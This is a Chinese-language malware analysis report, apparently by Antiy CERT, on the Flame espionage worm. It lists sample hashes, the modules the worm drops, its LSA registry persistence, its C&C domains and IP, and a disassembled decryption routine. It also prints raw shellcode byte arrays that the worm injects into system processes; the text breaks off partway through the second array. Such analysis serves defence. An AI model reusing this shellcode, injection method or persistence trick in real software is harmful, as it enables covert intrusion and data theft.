# Flame 蠕虫样本集分析报告

安天安全研究与应急处理中心(Antiy CERT)

**首次发布时间：2012 年 5 月 31 日**

**本版本更新时间：2012 年 8 月 17 日**

# 分析小组絮语

在我们工作的经历中还从没出现过这样的情况，一个分析小团队接近一个月的时间里，只面对一个恶意代码，并且还计划把工作继续下去，尽管在 Stuxnet 蠕虫中，我们尝试这样做过，但小组只工作了不到 10 天的时间，便浅尝辄止了。我们自陆续对 Stuxnet、Duqu 和 Flame 进行分析以来，我们逐渐的发现作为传统的 AVER，在面对挑战和变革时传统的方法必须被打破。

传统的恶意代码主要目的为感染更多的计算机，后期演化成利益链条，所以其开发简单直接，功能明确，他们往往采用单体的文件，尽量减小体积以利于可靠传播，因此对其进行分析也相对容易。从另一个意义上说，地下经济虽然催生了类似 Trojan、Bot 等的爆发，但并没有影响到攻守双方的平衡，反病毒团队依托捕获体系和后端的自动化分析平台，几乎所有的反病毒厂商都能在很少的人工分析的工作支持下，应对海量的恶意代码。甚至仅凭自动化系统，在无人值守的情况下，新的检测规则同样可以从新的样本被提取出来，并分发给反病毒产品。因此我们滋长了惰性，过多的依赖沙箱和其他的自动化环节，甚至我们一度以为病毒分析工程师的使命正在被淡化和消亡。

而今天在面对 Stuxnet、Flame 等病毒时，一切不同了，用户更多询问我们的不是“如何发现、你的产品能不能杀掉”，而是“他到底干了什么？”、“我如何避免今后类似的攻击？”这些都让我们必须从分析流水线的操纵者，重新变回贴身肉搏的战士，我们需要回到短兵相接的现场勘察、环境复现和深入细腻的后端分析中。

Flame 的文件数量和总体大小都是令人震撼的，与之前我们看到的 APT 场景下的恶意代码一样，类似样本采用模块化，框架化开发，结构复杂，文件较多，但 Flame 几乎达到了难以想象的程度。其模块分工亦导致了其隐蔽性较好，躲避杀软的能力较高。并且内部封装了各种加密模块来隐藏重要信息。这些体积庞大结构复杂的恶意代码在 APT 攻击中扮演着精密的任务，其对环境特征的监察非常准确，如果发现环境信息不符合其感染的目的则直接退出，并完全清除痕迹，这种样本不会大规模爆发，依托大量配置信息和远程调度完成工作，在被发现时一般目的已经达成。我们习惯性的分析单体病毒样本，依托自动化分析结果和少量的反汇编，包括那些在分析报告之前，加一个带有 HASH 值的样本标签的习惯工作思路，应对这种复杂的局面时，都显得那样的幼稚和过时。

因此面对这么多的样本和衍生文件，我们最终选择了蚂蚁搬家的方法，小组每人分工分析不同的模块，并把分析结果随手记录下来，我们不指望最终有一篇巨大的研究报告，而是能把这些点滴集合起来，为应对这种攻击提供一些研究基础。小组内有两条线路，一是主模块分析，主模块文件体积有

6MB 多，分析时投入的时间较多。主要对其加密算法、字符串信息、整体结构等方面进行分析。二是其它模块功能分析，在分析模块功能时发现部分模块具有相同的功能如:收集信息、遍历进程、屏幕窃取等。在分析过程中我们还在内存中发现很多有意思的信息，但我们依然陷于“猜谜”之中。

我们在后续会继续我们的工作，并力图把更多结果，更新到这份报告之上。在一段时间内，能够持续去做一件有意义的事，是幸福的，特别是与伙伴在一起做的时候。

安天实验室安全研究与应急处理中心

Pluck、Sky、White、Pillcor

2012.07.31

# 目 录

# 1 事件背景

安天实验室于 2012 年 5 月 28 日起陆续捕获到 Flame 蠕虫的样本，截止到目前安天已经累计捕获 Flame 蠕虫主文件的变种数 6 个，其它模块为 20 多个不同 HASH 值的样本实体，并通过这些样本进一步生成了其他的衍生文件。安天成立了专门的分析小组，经过持续分析，发现它是采用多模块化复杂结构实现的信息窃取类型的恶意软件。其主模块文件大小超过 6MB。包含了大量加密数据、内嵌开源软件代码（如 Lua 等）、漏洞攻击代码、模块配置文件、多种加密压缩算法，信息盗取等多种模块。在漏洞攻击模块中发现了 Stuxnet 使用过的 USB 攻击模块，Stuxnet 事件是发生在 2010 年针对伊朗核设施的 APT 攻击事件[1]。

据外界现有分析，该恶意软件已经非常谨慎地运作了至少两年时间[2]，它不但能够窃取文件，对用户系统进行截屏，通过 USB 传播禁用安全厂商的安全产品，并可以在一定条件下传播到其他系统，还有可能利用微软 Windows 系统的已知或已修补的漏洞发动攻击，进而在某个网络中大肆传播。

目前业内各厂商对该蠕虫的评价如下：McAfee 认为此威胁是 Stuxnet 和 Duqu 攻击的继续[3]；卡巴斯基实验室则认为 Flame 攻击是目前发现的最为复杂的攻击之一[4]，它是一种后门木马并具有蠕虫的特征。赛门铁克认为，Flame 与之前两种威胁 Stuxnet 和 Duqu 一样，其代码非一人所为，而是由一个有组织、有资金支持并有明确方向性的网络犯罪团体所编写。

# 2 Flame 蠕虫文件信息

**表 2-1 现有 Flame 蠕虫 PE 文件与功能一览表**

| 文件名 | 文件 MD5 与大小 | 功能 |
|---|---|---|
| mssecmgr.ocx | b51424138d72d343f22d03438fc9ced5 (1,236,992 字节)<br>0a17040c18a6646d485bde9ce899789f (6,172,160 字节)<br>ee4b589a7b5d56ada10d9a15f81dada9 (892,417 字节)<br>e5a49547191e16b0a69f633e16b96560 (6,166,528 字节)<br>bdc9e04388bda8527b398a8c34667e18 (1,236,992 字节)<br>37c97c908706969b2e3addf70b68dc13 (391,168 字节) | 主模块运行后会将其资源文件中的多个功能模块解密释放出来，并将它们注入到多个系统 进程中。它通过调用 Lua 来执行脚本完成指定功能。 |
| advnetcfg.ocx | f0a654f7c485ae195ccf81a72fe083a2 (643,072 字节)<br>8ed3846d189c51c6a0d69bdc4e66c1a5 (421,888 字节)<br>bb5441af1e1741fca600e9c433cb1550 (643,944 字节) | 由主模块释放：截取屏幕信息。 |
| msglu32.ocx | d53b39fb50841ff163f6e9cfd8b52c2e (1,721,856 字节)<br>2512321f27a05344867f381f632277d8 (1,729,536 字节) | 由主模块释放：遍历系统中的各种类型的文件，读取特定文件类型文件的信息，将其写入到 **SQL** 数据库中，同时也可以收集文件中与地域性相关的一些信息。 |

| | | |
|---|---|---|
| nteps32.ocx | c9e00c9d94d1a790d5923b050b0bd741 (827,392 字节)<br>e66e6dd6c41ece3566f759f7b4ebfa2d (602,112 字节)<br>5ecad23b3ae7365a25b11d4d608adffd (827,392 字节) | 由主模块释放：用来键盘记录和截取屏幕信息。对一些邮件域名进行监控。 |
| rpcns4.ocx<br>（soapr32.ocx） | 296e04abb00ea5f18ba021c34e486746 (160,768 字节)<br>1f9f0baa3ab56d72daab024936fdcaf3 (188,416 字节)<br>cc54006c114d51ec47c173baea51213d (253,952 字节)<br>e6cb7c89a0cae27defa0fd06952791b2 (349,596 字节) | 用来收集信息的功能模块。获取系统中的一些信息，例如：安装的软件信息、网络信息、无线网络信息、USB 信息、时间以及时区信息等。 |
| comspol32.ocx | 20732c97ef66dd97389e219fc0182cb5 (634,880 字节) | 分析中。 |
| 00004784.dll<br>(jimmy.dll) | ec992e35e794947a17804451f2a8857e (483,328 字节) | 是用来收集用户计算机信息，包括窗体标题、注册表相关键值信息、计算机名，磁盘类型等。 |
| wusetupv.exe | 1f61d280067e2564999cac20e386041c (29,928 字节) | 收集本机各个接口的信息、进程信息，注册表键值信息等。 |
| DSMGR.DLL<br>（browse32.ocx） | 2afaab2840e4ba6af0e5fa744cd8f41f (116,224 字节)<br>7d49d4a9d7f0954a970d02e5e1d85b6b(458,869 字节) | 用来删除恶意软件所有痕迹，防止取证分析。 |
| boot32drv.sys<br>（00004069.exe） | 06a84ad28bbc9365eb9e08c697555154(49,152 字节) | 它是一个加密数据文件并不是 PE 文件，加密方式是通过与 0xFF 做 xor 操作。 |

**表 2-2Flame 蠕虫所有衍生文件和其它文件列表**

| Ef_trace.log | dstrlog.dat | mscorest.dat | soapr32.ocx | winrt32.dll |
|---|---|---|---|---|
| GRb9M2.bat | dstrlogh.dat | mscrypt.dat | srcache.dat | winrt32.ocx |
| Lncache.dat | fmpidx.bin | msglu32.ocx | sstab.dat | wpab32.bat |
| Temp~mso2a0.tmp | indsvc32.dll | mspovst.dat | sstab0.dat | wpgfilter.dat |
| Temp~mso2a1.tmp | indsvc32.ocx | mssui.drv | sstab1.dat | ~8C5FF6C.tmp |
| Temp~mso2a2.tmp | lmcache.dat | mssvc32.ocx | sstab10.dat | ~DF05AC8.tmp |
| advnetcfg.ocx | ltcache.dat | nt2cache.dat | sstab11.dat | ~DFD85D3.tmp |
| advpck.dat | m3aaux.dat | ntaps.dat | sstab12.dat | ~DFL543.tmp |
| audfilter.dat | m3afilter.dat | ntcache.dat | sstab15.dat | ~DFL544.tmp |
| authcfg.dat | m3asound.dat | nteps32.ocx | sstab2.dat | ~DFL546.tmp |
| authpack.ocx | m4aaux.dat | pcldrvx.ocx | sstab3.dat | ~HLV084.tmp |
| boot32drv.sys | m4afilter.dat | posttab.bin | sstab4.dat | ~HLV294.tmp |
| ccalc32.sys | m4asound.dat | qpgaaux.dat | sstab5.dat | ~HLV473.tmp |
| commgr32.dll | m5aaux.dat | rccache.dat | sstab6.dat | ~HLV751.tmp |
| comspol32.dll | m5afilter.dat | rpcnc.dat | sstab7.dat | ~HLV927.tmp |
| comspol32.ocx | m5asound.dat | scaud32.exe | sstab8.dat | ~KWI988.tmp |
| ctrllist.dat | mixercfg.dat | scsec32.exe | sstab9.dat | ~KWI989.tmp |
| dmmsap.dat | mixerdef.dat | sdclt32.exe | syscache.dat | ~TFL848.tmp |
| domm.dat | mlcache.dat | secindex.dat | syscache3.dat | ~TFL849.tmp |
| domm2.dat | modevga.com | sndmix.drv | watchxb.sys | ~ZFF042.tmp |

| | | | | |
|---|---|---|---|---|
| domm3.dat | mpgaaux.dat | mscorest.dat | wavesup3.drv | ~a28.tmp |
| dommt.dat | mpgaud.dat | mscrypt.dat | winconf32.ocx | ~a38.tmp |
| ~dra51.tmp | ~dra52.tmp | ~dra53.tmp | ~dra61.tmp | ~rei524.tmp |
| ~rei525.tmp | ~rf288.tmp | | | |

# 3 功能分析

## 3.1 MSSECMGR.OCX 主模块分析

蠕虫主模块是一个文件名为 mssecmgr.ocx 的 DLL 文件，我们发现该模块已有多个衍生版本，文件大小为 6M，运行后会连接 C&C 服务器，并试图下载或更新其它模块。主模块不同时期在被感染的机器上文件名有不同，但扩展名都为“OCX”。运行后的主模块会将其资源文件中的多个功能模块解密释放出来，并将多个功能模块注入到多个进程中，功能模块具有获取进程信息、键盘信息、硬件信息、屏幕信息、麦克风、存储设备、网络、WIFI、蓝牙、USB 等多种信息的功能。所记录的信息文件存放在%Windir%\temp\下。该蠕虫会先对被感染系统进行勘察，如果不是其想要的攻击对象，它将会自动从被感染系统卸载掉。蠕虫最有可能是通过欺骗微软升级服务器对本地网络传播和通过一个 USB 接入设备进行传播。蠕虫还能够发现有关其周边设备的信息。通过蓝牙装置，它会寻找其它设备，比如手机或笔记本电脑等。此蠕虫和以往蠕虫有很大程度上的不同，首先主模块体积很大，并包含多个功能模块，内嵌 Lua 解释器和大量 Lua 脚本，进行高层的功能扩展。启动方式比较特殊，具有多种压缩和加密方式。

**1. 本地行为**

**1) 添加注册表：**

- HKLM_SYSTEM\CurrentControlSet\Control\Lsa
- AuthenticationPackages = mssecmgr.ocx

**注：该键值会达到开机加载 mssecmgr.ocx 的目的。该文件路径为：%system32%\mssecmgr.ocx。**

**2) 文件运行后会释放以下文件：**

**通过对“146”资源进行释放并加载运行，以下为资源释放的模块：**

| 文件 | MD5 |
|---|---|
| %System32%\advnetcfg.ocx | BB5441AF1E1741FCA600E9C433CB1550 |
| %System32%\boot32drv.sys | C81D037B723ADC43E3EE17B1EEE9D6CC |
| %System32%\msglu32.ocx | D53B39FB50841FF163F6E9CFD8B52C2E |
| %Syste32m%\nteps32.ocx | C9E00C9D94D1A790D5923B050B0BD741 |
| %Syste32m%\soapr32.ocx | 296E04ABB00EA5F18BA021C34E486746 |
| %Syste32m%\ccalc32.sys | 5AD73D2E4E33BB84155EE4B35FBEFC2B |

其它文件：

- %Windir%\Ef_trace.log

在%ProgramFiles%\Common Files\Microsoft Shared\MSAudio 目录下为各模块的配置信息和自身副本文件，从网络中更新或下载新模块配置也会在这里，列表如下：

- Audcache
- audfilter.dat
- dstrlog.dat
- lmcache.dat
- ntcache.dat
- mscrypt.dat

在分析过程中发现以上文件可能为病毒的配置文件，当病毒要进行一个操作前先读取此文件中的一块信息，然后完成其指定的操作。病毒先将以上文件释放然后删除一次，最后又重新释放，推测为不同功能之间的重复操作导致。

- wavesup3.drv（自身副本）
- wpgfilter.dat

根据“146”资源配置还可能会存在以下文件目录：

- %ProgramFiles%\Common Files\Microsoft Shared\MSSecurityMgr
- %ProgramFiles%\Common Files\Microsoft Shared\MSAudio
- %ProgramFiles%\Common Files\Microsoft Shared\MSAuthCtrl
- %ProgramFiles%\Common Files\Microsoft Shared\MSAPackages
- %ProgramFiles%\Common Files\Microsoft Shared\MSSndMix

**3) 遍历安全进程列表**

关于遍历安全进程列表内容参见附录一（详见附录一：为 Mssecmgr.ocx 文件中的遍历安全进程列表，其列表和其它模块中的一些遍历进程列表中一些进程是相同的。）

**4) 在主模块中发现一个 Lua 脚本调用函数列表内容参见附录六。（详见附录六：为 Mssecmgr.ocx 文件中的 Lua 脚本调用函数列表内、容）**

**5) 该蠕虫部分功能主要有，扫描网络资源、窃取指定信息、进行屏幕截图、记录语音通话、利用 PE 加密资源、用 SQLite 数据库存储收集到的信息、通过 SSH 和 HTTPS 协议与总控服务器通信、检测上百种安全防护产品、使用加密记录文件、通过 USB 和局域网攻击进行传播，并使用 SSH 和 HTTPS 协议与 C&C 服务器通信等。**

**2. 网络行为**

访问地址 1：http://windowsupdate.microsoft.com/

访问地址 2：http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx

协议：Http

端口：80

访问地址：91.135.66.118[traffic-spot.com][traffic-spot.biz][smart-access.net][quick-net.info]

协议：Https

端口：443

病毒运行后，首先**访问 Windows 系统升级服务器地址，然后对 IP 地址为** 91.135.66.118 的四个域名进行访问，并回传数据。





**图 3-1 Post 数据**

连接所有的域名信息参加附录二（附录二：连接所有域名列表）。

### 3. 样本文件启动加载顺序





**图 3-2 文件启动加载顺序**

该病毒的加载方式有两种，一种是在注册表中添加键值，另一种是利用批处理文件来执行 DOS 命令运行 Rundll32.exe 加载主模块运行。

首先查询注册表 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit 和查看%Program Files%\Common Files\Microsoft Shared\MSAudio\wavesup3.drv 文件是否存在。写入 HKLM\System\CurrentControlSet\Control\TimeZoneInformation\StandardSize 值为：114。

创建 MSSecurityMgr 目录，写入文件 Mscrypt.dat，在查询信息文件时每查询后会把更改时间写成 1601-1-1 08:00:00，经过 1 分钟后写入 Wpgfilter.dat 文件在查询信息文件时每查询后会把更改时间写成 1601-1-1 08:00:00，经过 1 分钟左右后写入 Wavesup3.drv 文件查询后会把更改时间写成 1601-1-1 08:00:00，写入文件 Wavesup3.drv 后会写入 Audcache 文件接着写入 Audfilter.dat 文件。然后查找以下文件：

- C:\Documents and Settings\Administrator\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\All Users\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\Default User\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\LocalService\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\NetworkService\Local Settings\Temp\dat3C.tmp

- C:\WINDOWS\Temp\dat3C.tmp

然后注入进程 Services.exe 调用系统文件 Shell32.dll 文件，并劫持 Shell32.dll 内容，把 Wpgfilter.dat 的内容加载到 Shell32.dll 中，再加载 Audcache 文件内容到 Shell32.dll 中。再加载 Wavesup3.drv 文件，然后释放 Neps32.exe 文件、Comspol32.ocx、Advnetcfg.ocx、Boot32drv.sys、Msglu32.ocx，并将它们的时间改为 Kernel32.dll 文件的时间，为了躲避安全软件的检测。

然后注入到 Winlogon.exe 进程中调用系统文件 Shell32.dll 文件，并劫持 Shell32.dll 内容，把 Netps32.ocx 和 Ccalc32.sys 的内容加载到 Shell32.dll 中。并将它们的时间改为 Kernel32.dll 文件的时间，为了躲避安全软件的检测。

通过注入 Explore.exe 进程调用系统文件 Shell32.dll 文件，并劫持 Shell32.dll 内容，并使其创建 Iexplore.exe 进程，把 Wpgfilter.dat 的内容加载到 Shell32.dll 中，然后再加载 Audcache 文件内容到 Shell32.dll 中。几分钟后加载 Wavesup3.drv 文件。查询注册表系统服务项，连接微软升级服务器，然后再连接病毒服务器。

程序中大量数据被加密。加密算法代码位置如下：

```
0x1000E3F5    proc near
                    test      edx, edx
                    push      esi
                    mov       esi, eax
                    jbe       short 0x1000E42F
                    push      ebx
                    push      edi
                    push      0Bh
                    pop       edi
                    sub       edi, esi
0x1000E403:
                    lea       ecx, [edi+esi]
                    lea       eax, [ecx+0Ch]
                    imul      eax, ecx
                    add       eax, dword_10376F70
                    mov       ecx, eax
                    shr       ecx, 18h
                    mov       ebx, eax
                    shr       ebx, 10h
                    xor       cl, bl
                    mov       ebx, eax
                    shr       ebx, 8
                    xor       cl, bl
                    xor       cl, al
                    sub       [esi], cl
                    inc       esi
                    dec       edx
                    jnz       short 0x1000E403
```

```
                pop     edi
                pop     ebx
0x1000E42F:
                pop     esi
                retn
0x1000E3F5  endp
```

对该函数的调用有 2 个函数。分别位置如下：

```
1000E451        movzx   edx, word ptr [ebx+9]
1000E455        lea     eax, [ebx+0Bh]
1000E458        mov     [ebp+8], eax
1000E45B        call    0x1000E3F5

1000E498        movzx   edx, word ptr [esi+12h]
1000E49C        lea     ebx, [esi+14h]
1000E49F        mov     eax, ebx
1000E4A1        call    0x1000E3F5
```

解密算法说明：

函数有两个参数：edx [解密字符串长度]，eax[解密字符串的起始地址]

返回值：eax[解密后字符串的起始地址]

解密算法：

ECX=(0xBh+n)*(0xBh+0xCh+n)+[0x10376F70h]

注意：n 是要解密的字符距起始字符的距离.

CL=(M1)xor(M2)xor(M3)xor(M4)

解密数据 = 加密数据 – CL

第一次调用：

函数有一个参数：arg.1[地址]

解密字符串长度：[word]arg.1+0x9h

解密字符串起始地址：[dword]arg.1+0xBh

返回值： 解密后字符串的起始地址

第二次调用：

函数有一个参数：arg.1[address]

解密字符串长度： [word]arg.1+0x12h

解密字符串起始地址： [dword]arg.1+0x14h

返回值： 解密后字符串的起始地址

## 4. 实现细节

对该病毒的调试过程中发现其将所有的指针通过函数 EncodePointer 进行编码后存储到内部结构中(这也与 Duqu 的实现方式类似)，当使用时再调用 DecodePointer 解码使用，这样做会使对其静态分析变得极其困难。这个病毒使用了通过获取系统 dll 文件的导出函数表并循环查找指定函数的方法来动态获取函数地址，此方法是恶意代码的惯用手段，详见代码。

```
mov      eax, [ebp-4]
mov      eax, [esi+eax*4]          //export func name offset
add      eax, [ebp+module_handle]
push     [ebp+func_name_size]
mov      [ebp+export_func_name], eax
push     eax
call     IsBadReadPtr
test     eax, eax
jnz      0x1000BE19
push     [ebp+func_name]
push     [ebp+export_func_name]
call     lstrcmpiA
test     eax, eax
jz       short 0x1000BE2B
```

**图 3-3 动态获取指定 Dll 文件中的函数**

该恶意代码在系统路径%ProgramFiles%\Common Files\Microsoft Shared 下创建 MSSecurityMgr 文件夹，并将一些配置文件保存到此目录中。恶意代码会在进程环境变量中保存系统关键目录（WINDOWS 目录、SYSTEM32 目录、系统临时目录）和自身程序的文件路径。并通过文件查找的 API 函数来寻找 Kernel32.dll 文件，并将恶意代码所创建的文件或文件夹的时间设置为与 Kernel32.dll 文件相同。起到隐藏痕迹的目的。

该恶意代码先将自身复制为%System32%\mssecmgr.ocx。再通过修改注册表达到启动目的，修改的注册表键值为：

“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”

下的“Authentication Packages”。将其值中追加病毒的模块名如图 5。此注册表键值的作用是列出了用户身份验证程序包，当用户登录到系统时加载并调用[5]。从而达到开机启动的目的。





**图 3-4 修改的注册表键值**

病毒通过遍历进程来查找 Explorer.exe 进程并通过 WriteProcessMemory 将 Shell Code 写入到 Explorer.exe 进程中。并且通过 CreateRemoteTheread 函数创建远程线程执行 ShellCode。

调试发现加密数据，并将其释放到指定目录下。

C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscrypt.dat

此模块中的数据应为配置数据

分析程序的进程操作行为

程序利用 OpenProcess 打开 services.exe 进程,句柄为 0x174

通过函数 WriteProcessMemory 向 Services.exe 进程写入 Shellcode，这也是恶意代码的惯用手法，存在明显恶意行为的代码注入到系统进程中执行，以躲避杀软查杀。

Sehll Code 内容,长度为 0x82

0x55,0x8B,0xEC,0x51,0x53,0x56,0x57,0x33,0xFF,0x89,0x7D,0xFC,0xE8,0x00,0x00,0x00,
0x00,0x58,0x89,0x45,0xFC,0x8B,0x45,0xFC,0x6A,0x64,0x59,0x48,0x49,0x89,0x45,0xFC,
0x74,0x5B,0x81,0x38,0xBA,0xBA,0x0D,0xF0,0x75,0xF1,0x8D,0x70,0x04,0x8B,0x0E,0x6A,
0xFF,0xFF,0x31,0x8B,0xD8,0xFF,0x50,0x08,0x85,0xC0,0x75,0x2C,0x8B,0x06,0x83,0x7C,
0x07,0x0C,0x00,0x74,0x0E,0xFF,0x75,0x10,0x03,0xC7,0xFF,0x75,0x0C,0xFF,0x70,0x08,
0xFF,0x50,0x0C,0x81,0xC7,0x20,0x02,0x00,0x00,0x81,0xFF,0x00,0x55,0x00,0x00,0x72,
0xDB,0x8B,0x06,0xFF,0x30,0xFF,0x53,0x0C,0xFF,0x75,0x10,0x8B,0x06,0xFF,0x75,0x0C,
0xFF,0x75,0x08,0xFF,0x50,0x04,0x5F,0x5E,0x5B,0xC9,0xC2,0x0C,0x00,0x33,0xC0,0x40,
0xEB,0xF4

第二段 Shell Code 会被后面创建的远程线程直接执行。

ShellCode 内容,长度为 0x70c

0x55,0x8B,0xEC,0x83,0xEC,0x70,0x53,0x33,0xDB,0x56,0x8B,0x75,0x08,0x57,0x33,0xC0,
0x89,0x5D,0xA8,0x8D,0x7D,0xAC,0xAB,0xAB,0x8D,0x86,0x74,0x04,0x00,0x00,0x50,0xC6,

0x45,0xFA,0x00,0x89,0x5D,0xE8,0x88,0x5D,0xFB,0x89,0x5D,0xE4,0x89,0x5D,0xEC,0x89,
0x5D,0xC8,0x89,0x5D,0xD0,0x89,0x5D,0xD4,0x89,0x5D,0xBC,0x89,0x5D,0xC4,0x89,0x5D,
0xE0,0x89,0x5D,0xDC,0xC7,0x45,0xF0,0x01,0x00,0xFF,0xFF,0x89,0x9E,0x2C,0x0B,0x00,
0x00,0xFF,0x56,0x10,0x3B,0xC3,0x89,0x45,0xC0,0x75,0x0A,0xB8,0x02,0x00,0xFF,0xFF,
0xE9,0xA0,0x06,0x00,0x00,0x8D,0x86,0x81,0x04,0x00,0x00,0x50,0xFF,0x75,0xC0,0xFF,
0x56,0x1C,0x3B,0xC3,0x75,0x0A,0xB8,0x03,0x00,0xFF,0xFF,0xE9,0x85,0x06,0x00,0x00,
0x53,0x8D,0x4D,0xDC,0x51,0x6A,0x01,0x8D,0x8E,0xB6,0x04,0x00,0x00,0x51,0xFF,0xD0,
0x85,0xC0,0x75,0x0A,0xB8,0x04,0x00,0xFF,0xFF,0xE9,0x67,0x06,0x00,0x00,0x8B,0x45,
0xDC,0x89,0x45,0xAC,0x8D,0x86,0x30,0x0B,0x00,0x00,0x8B,0x78,0x3C,0x03,0xF8,0xC7,
0x45,0xA8,0x0C,0x00,0x00,0x00,0x89,0x5D,0xB0,0x0F,0xB7,0x47,0x14,0x8D,0x44,0x38,
0x18,0x89,0x45,0xCC,0x8B,0x47,0x08,0x25,0x07,0xF8,0xFF,0xFF,0x05,0x00,0x00,0x90,
0xD6,0x3D,0x00,0x00,0x00,0x06,0x0F,0x87,0x24,0x06,0x00,0x00,0x38,0x9E,0x20,0x09,
0x00,0x00,0x8B,0x47,0x50,0x89,0x45,0x08,0x74,0x67,0x53,0x53,0x6A,0x03,0x53,0x6A,
0x01,0x68,0x00,0x00,0x00,0x80,0x8D,0x86,0x22,0x09,0x00,0x00,0x50,0xFF,0x56,0x50,
0x83,0xF8,0xFF,0x89,0x45,0xF4,0x75,0x0A,0xB8,0x06,0x00,0xFF,0xFF,0xE9,0xF3,0x05,
0x00,0x00,0x53,0xFF,0x75,0x08,0x53,0x68,0x02,0x00,0x00,0x01,0x53,0x50,0xFF,0x56,
0x28,0xFF,0x75,0xF4,0x89,0x45,0xD8,0xFF,0x56,0x4C,0x39,0x5D,0xD8,0x75,0x0A,0xB8,
0x07,0x00,0xFF,0xFF,0xE9,0xCC,0x05,0x00,0x00,0xFF,0x75,0x08,0x53,0x53,0x6A,0x04,
0xFF,0x75,0xD8,0xFF,0x56,0x30,0xFF,0x75,0xD8,0x89,0x45,0xF4,0xFF,0x56,0x4C,0xEB,
0x0F,0x6A,0x04,0x68,0x00,0x10,0x00,0x00,0x50,0x53,0xFF,0x56,0x04,0x89,0x45,0xF4,
0x39,0x5D,0xF4,0x75,0x0A,0xB8,0x08,0x00,0xFF,0xFF,0xE9,0x96,0x05,0x00,0x00,0x8D,
0x45,0xC4,0x50,0x6A,0x04,0xFF,0x75,0x08,0xFF,0x75,0xF4,0xFF,0x56,0x0C,0x85,0xC0,
0x75,0x0C,0xC7,0x45,0xF0,0x09,0x00,0xFF,0xFF,0xE9,0x8D,0x04,0x00,0x00,0xFF,0x77,
0x50,0x53,0xFF,0x75,0xF4,0xFF,0x56,0x24,0xFF,0x77,0x54,0x8D,0x86,0x30,0x0B,0x00,
0x00,0x50,0xFF,0x75,0xF4,0xFF,0x56,0x20,0x83,0xC4,0x18,0x66,0x39,0x5F,0x06,0x89,
0x5D,0x08,0x76,0x35,0x0F,0xB7,0x45,0x08,0x8B,0x4D,0xCC,0x6B,0xC0,0x28,0x03,0xC1,
0xFF,0x70,0x10,0x8B,0x50,0x14,0x8B,0x40,0x0C,0x03,0x45,0xF4,0x8D,0x8E,0x30,0x0B,
